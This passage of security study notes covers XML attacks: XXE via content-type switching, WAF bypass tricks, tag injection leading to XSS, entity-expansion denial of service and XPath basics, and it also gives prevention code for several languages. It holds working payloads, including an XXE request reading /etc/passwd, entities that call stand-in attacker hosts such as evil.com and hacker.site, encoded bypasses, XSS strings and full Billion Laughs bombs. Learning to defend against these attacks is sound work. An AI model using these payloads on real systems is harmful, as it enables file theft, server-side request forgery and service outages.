
{"search":"name","value":"netspitest"}

XML Conversion

<?xml version="1.0" encoding="UTF-8" ?>

<search>name</search>

<value>netspitest</value>



However, this straight up conversion results in an invalid XML document as it does not have a root element that’s required in well formatted XML documents. If the invalid XML is sent to the server. sometimes the server will respond with an error message stating what kind of root element was expected, along with the namespace. Otherwise the best guess is to add root element <root> which makes the XML valid.

<?xml version="1.0" encoding="UTF-8" ?>

<root>

<search>name</search>

<value>netspitest</value>

</root>

* + - * + As the server accepts XML input, XXE can be exploited against a JSON endpoint.

HTTP Request:

POST /netspi HTTP/1.1

Host: someserver.netspi.com

Accept: application/json

Content-Type: application/xml


Content-Length: 288

<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<search>name</search>

<value>&xxe;</value>



* + - * + Obviously, not every JSON endpoint accepts XML; changing the Content-Type header may not have any impact, or it may result in 415 Unsupported Media Type error message. But on the other hand, JSON to XML attacks are not limited to just POST payloads with JSON content. I have seen this work on JSON formatted GET and POST parameters as well. If the JSON parameter is converted and sent as XML, the server will guess what the content type is.
        + So, to harden a JSON endpoint, XML parsing should be disabled altogether and/or inline DOCTYPE declarations should be disabled to prevent XML external entity injections.
      * **Content-Type: From x-www-urlencoded to XML**
        + Most POST requests use a default content type that is generated by HTML forms, such as application/x-www-form-urlencoded. Some web sites expect to receive requests in this format but will process other content types, including XML
        + If a POST request accepts the data in XML format, you could try to exploit a XXE in that request. For example, if a normal request contains the following:

POST /action HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 7

foo=bar

* + - * + Then you might be able submit the following request, with the same result:

POST /action HTTP/1.0

Content-Type: text/xml //application/xml

Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>

* + - * + Then you can exploit it with xxe
  + **XXE WAF Bypass**
    - **Using "PUBLIC" or Parameter Entities**
      * <!ENTITY xxe SYSTEM "URL"> Usually "SYSTEM" keyword is blocked by many WAFs, In such case you can use "PUBLIC" keyword as an alternative which has helped to bypass WAFs and Exploit XXEs as SYSTEM and PUBLIC are practically synonyms
      * <!ENTITY % xxe PUBLIC "Random Text" "URL">
    - **General Entities**
      * <!ENTITY xxe PUBLIC "Any TEXT" "URL">
    - **tampering with doctype/entity names (XXE payloads):**
      * <!DOCTYPE :. SYSTEM "http://"
      * <!DOCTYPE :\_-\_: SYSTEM "http://"
      * <!DOCTYPE {0xdfbf} SYSTEM "http://"
    - **Remove <?xml version="1.0" encoding="UTF-16"?>**
      * This is has worked for me numerous times as many WAF blocks "<?xml" or just "<?" together. However, removing doesn't cause issue with the parsers usually.
    - **Adding space before the protocol**
      * <!DOCTYPE :. SYTEM " http://evil.com/1.dtd"
    - **Use netdoc:/ in place of file:///**
      * This protocol is alternative to the file:// protocol. It is of limited use. It is often cited as a method to bypass some WAF blocking for specific string such as file:///etc/passwd.
      * <!ENTITY % data SYSTEM "netdoc:/etc/passwd">
    - **change encoding for example on UTF-16, UTF-7, etc.**
      * Payload
        + <?xml version="1.0" encoding="UTF-7"?>
        + +ADwAIQ-DOCTYPE foo+AFs +ADwAIQ-ELEMENT foo ANY +AD4
        + +ADwAIQ-ENTITY xxe SYSTEM +ACI-http://hack-r.be:1337+ACI +AD4AXQA+
        + +ADw-foo+AD4AJg-xxe+ADsAPA-/foo+AD4
      * and then you can put the content of XML as of UTF-7 character set which would not be detected by WAFs.
      * Note
        + we can convert the character encoding to UTF-16 using iconv to bypass the XXE WAF:-

cat utf8exploit.xml | iconv -f UTF-8 -t UTF-16BE > utf16exploit.xml

* + - **Encode Data (Base64)**
      * <!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init; ]><foo/>
  + **Prevent XXE Attacks**
    - **Disable Processing of XML External Entities** 
      * The main problem is that the XML parser parses the untrusted data sent by the user. However, it may not be easy or possible to validate only data present within the system identifier in the DTD. Most XML parsers are vulnerable to XML external entity attacks (XXE) by default. Therefore, the best solution would be to configure the XML processor to use a local static DTD and disallow any declared DTD included in the XML document.
      * The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following:
      * **Code Examples**
        + **PHP**

the following code snippet should be set when using the default PHP XML parser in order to prevent XXE.

libxml\_disable\_entity\_loader(true);



factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);

* + - * + **JAVA:**

DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();

dbf.setExpandEntityReferences(false);

For example, one of the most popular Java parsers dom4j, used to have XXE vulnerability and it’s very likely that most Java applications are still vulnerable to it. However, you should update dom4js to at least version 2.1.3 in order to avoid this behavior and prevent XXE attacks.

Here’s an example of unsafe Java code vulnerable to XXE attack:

DocumentBuilderFactory dbf= DocumentBuilderFactory.newInstance();

DocumentBuilder db = dbf.newDocumentBuilder();

However, this can easily be prevented by adding a snippet of code that disables DOCTYPES:

dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);

Vulnerable Code

DocumentBuilder db = DocumentBuilderFactory.newInstance().newDocumentBuilder();

Document doc = db.parse(input);

Solution 1: Secure Processing Mode:

DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();

dbf.setFeature(XMLConstants.FEATURE\_SECURE\_PROCESSING, true);

DocumentBuilder db = dbf.newDocumentBuilder();

Document doc = db.parse(input);

Solution 2: Disabling DTD

DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();

dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);

DocumentBuilder db = dbf.newDocumentBuilder();

Document doc = db.parse(input);

* + - * + **Python**

from lxml import etree

xmlData = etree.parse(xmlSource,etree.XMLParser(resolve\_entities=False))

* + - * + **.NET**

the XXE attack prevention is no longer an issue since version 4.5.2. While .net applications using this framework were vulnerable up until 4.5.1, this issue is now resolved and you can rest easy knowing that your applications are safe(r).

While we’d all be using the latest versions in an ideal world, unfortunately, that’s not possible for everyone. But worry not, there’s still a solution to your problem! Perhaps the best way to keep your code safe is to simply shut down any external resources via XmlResolver.

XmlDocument xmlDocument = new XmlDocument();

xmlDocument.XmlResolver = null;

xmlDocument.LoadXml(XMLOutputString);.

* + - * **Disable Parsing of custom document definitions (DTD) / Inline DTDs**
        + The safest and possibly most effective way to prevent an XXE attack is to disable DTDs
        + By disabling DTDs, application developers are also able to strengthen the parser’s ability to protect itself against DoS (denial of service) attacks like the infamous quadratic blow up attack, Billion Laughs (see code example below). And other xxe attacks
        + If DTDs cannot be completely disabled, then external entities (general and parameter entities ) must be disabled in such a way that the doctypes are specific to each individual parser, meaning that an unknown entity can’t sneak in and be executed as part of a malicious script.
        + For the Apache XML project definition features, the following configuration does the job:

factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);

* + - * + Inline DTDs are a feature that is rarely used. However, XML external attacks remain a risk because many XML parsing libraries do not disable this feature by default. Make sure your XML parser configuration disables this feature
        + **Code Examples**

The following code samples indicate how to disable inline DTDs in the major XML-parsing libraries.

**Python**

Use the defusedxml libraries for XML parsing – they have been deliberately hardened against all the vulnerabilities described here.

https://docs.python.org/2/library/xml.html#xml-vulnerabilities

**Ruby (Nokogiri)**

You can disable expanding of external entities in Nokogiri in the following manner:

# Open the XML file, perform config by pass a block.

doc = Nokogiri::XML(File.open("data.xml")) do |config|

config.strict.noent

end

Note that Nokogiri forbids network access when expanding external entities by default, since it uses the nonet configuration option.

**Java**

DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();

String FEATURE = "http://apache.org/xml/features/disallow-doctype-decl";

dbf.setFeature(FEATURE, true);

**ASP.NET**

.NET 3.5 and Before

// Disable directly on the reader...

XmlTextReader reader = new XmlTextReader(stream);

reader.ProhibitDtd = true;

// ...or on the settings object.

XmlReaderSettings settings = new XmlReaderSettings();

settings.ProhibitDtd = true;

XmlReader reader = XmlReader.Create(stream, settings);



.NET 4.0 and After

// Will throw an error if a <!DOCTYPE> element occurs.

XmlReaderSettings settings = new XmlReaderSettings();

settings.DtdProcessing = DtdProcessing.Prohibit;

XmlReader reader = XmlReader.Create(stream, settings);

* + - * **Other mitigations**
        + When possible, send the data in less complex/lightweight formats like JSON.
      * **Resources**
        + https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML\_External\_Entity\_Prevention\_Cheat\_Sheet.md
        + https://resources.infosecinstitute.com/topic/identify-mitigate-xxe-vulnerabilities/
        + https://www.neuralegion.com/blog/xxe-prevention/#xxe-prevention
        + https://blog.shiftleft.io/preventing-xxe-in-java-applications-d557b6092db1
        + https://securecode.wiki/docs/lang/dotnet/#a4-xml-external-entities-xxe
  + **Resources**
    - <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#exploiting-xxe-to-perform-SSRF-attacks>
    - https://docs.google.com/presentation/d/1bCODG8WGPvsCNOBFXRNh3RrQTfFeoVrP5FxrptGm7AA/edit?fbclid=IwAR3MRpW92eXF2lwLlHdqaIIU73-0JpK36emawrWsjCT0UgTRkYTqukjX1ik#slide=id.gb53efb3cea\_1\_1020
    - <https://gosecure.github.io/xxe-workshop/?fbclid=IwAR1Kv1Pgn54JztV3IaJYwMDXjwzbBmr2Zl8U--pwLHRp8kkffLzSlRDEA0o#0>
    - <https://www.hackingarticles.in/comprehensive-guide-on-xxe-injection/>
    - https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/
    - <http://www.securityidiots.com/Web-Pentest/XXE/XXE-Cheat-Sheet-by-SecurityIdiots.html>
    - <https://portswigger.net/web-security/xxe/blind>
    - <https://www.programmersought.com/article/29755983950/>
    - <https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/>
    - <https://www.fatalerrors.org/a/learning-blind-xxe-from-several-ctfs.html>
    - <https://blog.netspi.com/playing-content-type-xxe-json-endpoints/>
    - https://www.cnblogs.com/vege/p/13345887.html
    - <https://medium.com/@onehackman/exploiting-xml-external-entity-xxe-injections-b0e3eac388f9>
    - https://medium.com/@klose7/https-medium-com-klose7-xxe-attacks-part-1-xml-basics-6fa803da9f26
    - https://medium.com/@klose7/xxe-attacks-part-2-xml-dtd-related-attacks-a572e8deb478
    - https://medium.com/@ismailtasdelen/xml-external-entity-xxe-injection-payload-list-937d33e5e116
    - https://honoki.net/2018/12/12/from-blind-xxe-to-root-level-file-read-access/
    - https://0xatul.me/posts/2020/02/external-xml-entity-via-file-upload-svg/
    - https://bookgin.tw/2018/12/04/from-xxe-to-rce-pwn2win-ctf-2018-writeup/
    - <https://phpsecurity.readthedocs.io/en/latest/Injection-Attacks.html#xml-injection>
    - <https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html>
    - <http://www.cs.toronto.edu/~arnold/427/19s/427_19S/indepth/XMLVulnerabilities/slides.pdf>
    - <https://www.neuralegion.com/blog/xxe-prevention/>
    - <https://rules.sonarsource.com/php/tag/cwe/RSPEC-2755>
    - <https://lab.wallarm.com/xxe-that-can-bypass-waf-protection-98f679452ce0/>
    - <https://shreyapohekar.com/blogs/xxe-simplified-the-concept-attacks-and-mitigations/>
    - <https://shreyapohekar.com/blogs/blind-xxe-attacks-out-of-band-interaction-techniques-oast-to-exfilterate-data/>
    - <https://cobalt.io/blog/how-to-execute-an-xml-external-entity-injection-xxe>
    - <https://resources.infosecinstitute.com/topic/finding-and-exploiting-xxe-xml-external-entities-injection/>
    - <https://www.jomar.fr/posts/2021/my_first_oob_xxe_exploitation/>
    - https://idiopathic24.rssing.com/chan-13017459/all\_p164.html
* **Xml Tag Injection attack**
  + **Overview**
    - Here the attacker is able to alter the XML document structure by injecting both XML data and XML tags
    - In order to test the application against XML Injection, we have to inject metacharacters, attempting to break some of the structures. This will result in throwing exceptions during XML parsing.
      * Metacharacters: ' " < > &
  + **Breaking the structure and throwing exceptions:**
    - **Example 1:**
      * Single and Double quotes are used to define an attribute value in the tag:
        + <group id="id">admin</group>
        + <group id='id'>admin</group>
      * An id, like the following, will make the XML incorrect:
        + <group id="12"">admin</group>
        + <group id='12''>admin</group>
    - **Example 2:**
      * Another metacharacter is the ampersand, which is used to represent entities in this way:
        + &EntityName;
        + By injecting &name;, we can trigger an error if the entity is not defined. Additionally, we can attempt to remove the final ;, generating a malformed XML structure.
    - **Example 3:**
      * Using angular parentheses, we can begin to define several areas within the XML document such as tag names, comments, and CDATA sections.
        + <tagname>
        + <!-- -->
        + <![CDATA[value]]>
  + **Xml Tag Injection attack to XSS**
    - **Overview**
      * In addition to breaking the structure and throwing exceptions, we can also try exploiting the XML parser, thereby introducing both a possible XSS attack vector and possibly bypassing a weak filter.
      * where CDATA elements are used to insert malicious content. One example of this is where XML message payloads that contain a CDATA field can be used to inject illegal characters/content that are ignored by the XML parser.
    - **Example 1:** 
      * we can also try exploiting the XML parser,thereby introducing both a possible XSS attack vector and possibly bypassing a weak filter.
        + <script><![CDATA[alert]]>('XSS')</script>
      * During XML processing, the CDATA section is eliminated, generating the infamous XSS payload:
        + <script>alert('XSS')</script>
    - **Example 2:**
      * <![CDATA[<]]>img src="" onerror=javascript:alert(1)<![CDATA[>]]>
        + Understanding the payload: As we know that in most of the input fields < and > are blocked so we have included it inside the CDATA. CDATA is character data and the data inside CDATA is not parsed by XML parser and is as it is pasted in the output.
    - **Example 3:**
      * With CDATA structures, it is also possible to escape angular parentheses, as in our following example:
        + <![CDATA[<]]>script<![CDATA[>]]>
        + alert('XSS')
        + <![CDATA[<]]>/script<![CDATA[>]]>
      * This can translate into the following:
        + <script>alert('XSS')</script>
        + 
* **Xml Entity Expansion (XEE) attack**
  + **Overview**
    - In addition to XXE, another attack that uses the capabilities of XML DTDs to create custom entities is XML Entity Expansion (XEE). The key difference between these attacks is their goal: XEE is a Denial Of Service attack
    - Generally, I’ve encountered that people label this attack as DoS via XXE. This is not DoS via XXE because no external entity is utilized here.
  + **Billion Laugh Attack**
    - The best way to introduce this type of DoS is by presenting the most well-known XEE attack: the "Billion laughs". The attack exploits XML parsers into exponentially resolving sets of small entities. This is done in order to explode the data from a simple lol string to a billion lol strings. by uses multiple levels of nested entities. Each entity refers to another entity several times, and the final entity definition contains a small string. The exponential expansion results in several gigabytes of text and consumes lots of memory and CPU time , Hence a huge chunk of memory gets wasted, by sending the same XML document again and again; one can simply choke a server out of all memory, eventually killing it. However, parsers these days detect nested XML entities and stop parsing immediately, killing this vector.
    - These are aimed at XML parsers in which both, well-formed and valid, XML data crashes the system resources when being parsed. This attack is also known as XML bomb or XML DoS or exponential entity expansion attack.
    - Before performing the attack, lets know **why it is known as Billion Laugh Attack?**
      * “For the first time when this attack was done, the attacker used lol as the entity data and the called it multiple times in several following entities. It took exponential amount of time to execute and its result was a successful DoS attack bringing the website down. Due to usage of lol and calling it multiple times that resulted in billions of requests we got the name Billion Laugh Attack”
    - 
    - **Payload Ex :**
      * <?xml version="1.0"?>
      * <!DOCTYPE lolz [
      * <!ENTITY lol "lol">
      * <!ELEMENT lolz (#PCDATA)>
      * <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
      * <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
      * <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
      * <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
      * <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
      * <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
      * <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
      * <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
      * <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
      * ]>
      * <lolz>&lol9;</lolz>
  + **Quadratic Blowup Attack**
    - Another type of DoS attack is the Quadratic Blowup Attack. While Billion Laughs requires a nested recursive entity reference, this one is based on a custom entity string containing a large-sized entity with extremely long value. then refers that entity thousands of times inside an XML element
    - **Payload Example**
      * <?xml version="1.0"?>
      * <!DOCTYPE strings [<!ENTITY looong "CRAZY\_SUPER\_SUPER\_LONG\_LONG\_STRING">]>
      * <strings>
      * <s>Let's create a &looong; &looong; string:
      * &looong;&looong;&looong;&looong;&looong;&looong;&looong;
      * &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
      * &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
      * &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
      * And keep it going...
      * &looong;&looong;&looong;&looong;&looong;&looong;&looong;
      * and going...
      * </s>
      * </strings>
    - **Example 2**
      * Of course, we can move the entities definition from the local DTD to an external one. This can be seen as a way to obfuscate the malicious attack in an innocuous request.
        + <?xml version="1.0"?>
        + <!DOCTYPE results [
        + <!ENTITY crazystuff SYSTEM "http://hacker.site/entitydos.xml">
        + ]>
        + <results>
        + <result>Check it out: &crazystuff;<result>
        + </results>
  + **Resources**
    - <https://www.ws-attacks.org/XML_Entity_Expansion>
    - <https://gist.github.com/jordanpotti/04c54f7de46f2f0f0b4e6b8e5f5b01b0>
    - <http://projects.webappsec.org/w/page/13247002/XML%20Entity%20Expansion>
    - <https://www.reshiftsecurity.com/xml-external-entity-xxe-primer-for-java-developers/>
    - https://shieldfy.io/security-wiki/xml-external-entity/xml-external-entity/
* **Xpath injection**
  + **Xpath introduction**
    - The XML Path Language (XPath) is an interpreted language used to navigate around XML documents and to retrieve data from within them Due to xml nature, XML documents are often used as databases. Data can be read and written through queries, and the XML database looks just like an XML document. (XPath is regarded as the SQL for querying XML databases)
    - XML documents are treated as trees of nodes. The topmost element of the tree is called the root element. In XPath, there are seven kinds of nodes: element, attribute, text, namespace, processing-instruction, comment, and document nodes.
    - **What is a Sequence in XPath:**
      * “A sequence is an ordered collection of zero or more items. An item is either a node or an atomic value. A node is an instance of one of the node kinds defined in Data Model.”
      * Basically, every XPath expression returns a sequence. This is an ordered grouping of atomic values or nodes with duplicates permitted!
    - **Code Example**:
      * **Consider the following xml document Example**
        + XML File

<?xml version="1.0" encoding="UTF-8"?>

<bookstore>

<book>

<title lang="eng">Harry Potter</title>

<price>76.99</price>

</book>

<book>

<title lang="eng">Learning Programming</title>

<price>53.45</price>

</book>

</bookstore>

* + - * + An XPath query to retrieve all e-mail addresses would look like this:

//address/email/text()

* + - * + A query to return all the details of the user Dawes would look like this:

//address[surname/text()=’Dawes’]

* + - * **Using Xpath in PHP parsers**
        + XPath is available in SimpleXML:

$s = simplexml\_load\_file('/address-book.xml');

$emails = $s->xpath('/address-book/person/email');

foreach ($emails as $email) {

// do something with $email

}

* + - * + And in DOM:

$dom = new DOMDocument;

$dom->load( '/address-book.xml');

$xpath = new DOMXPath($dom);

$emails = $xpath->query('/address-book/person/email');

foreach ($emails as $email) {

// do something with $email

}

* + - **Selecting Nodes**
      * XPath uses path expressions to select nodes in an XML document. The node is selected by following a path or steps :
        + **Expression** **Description**
        + **nodename** : Selects all nodes with the name "nodename"

i.e., users/user select all user elements that are children of users

* + - * + **/** : Selects from the root node
        + **//** : Selects all nodes in the document from the current node that match the selection no matter where they are

i.e., users//user select all user elements, no matter where they are under the users element

* + - * + **.** : Selects the current node
        + **..** : Selects the parent of the current node
        + **@** : Selects attributes

i.e., /@id select all attributes that are named id

* + - **Some Basic XPATH Expression**
      * Path Expression Result
      * bookstore : Selects all nodes with the name "bookstore"
      * /bookstore : Selects the root element bookstore
      * Note: If the path starts with a slash ( / ) it always represents an absolute path to an element!
      * bookstore/book : Selects all book elements that are children of bookstore
      * //book : Selects all book elements no matter where they are in the document
      * bookstore//book : Selects all book elements that are descendant of the bookstore element, no matter where they are under the bookstore element
      * //@lang : Selects all attributes that are named lang
      * **XPath wildcards can be used to select unknown XML elements.**
        + Wildcard Description
        + \* Matches any element node
        + @\* Matches any attribute node
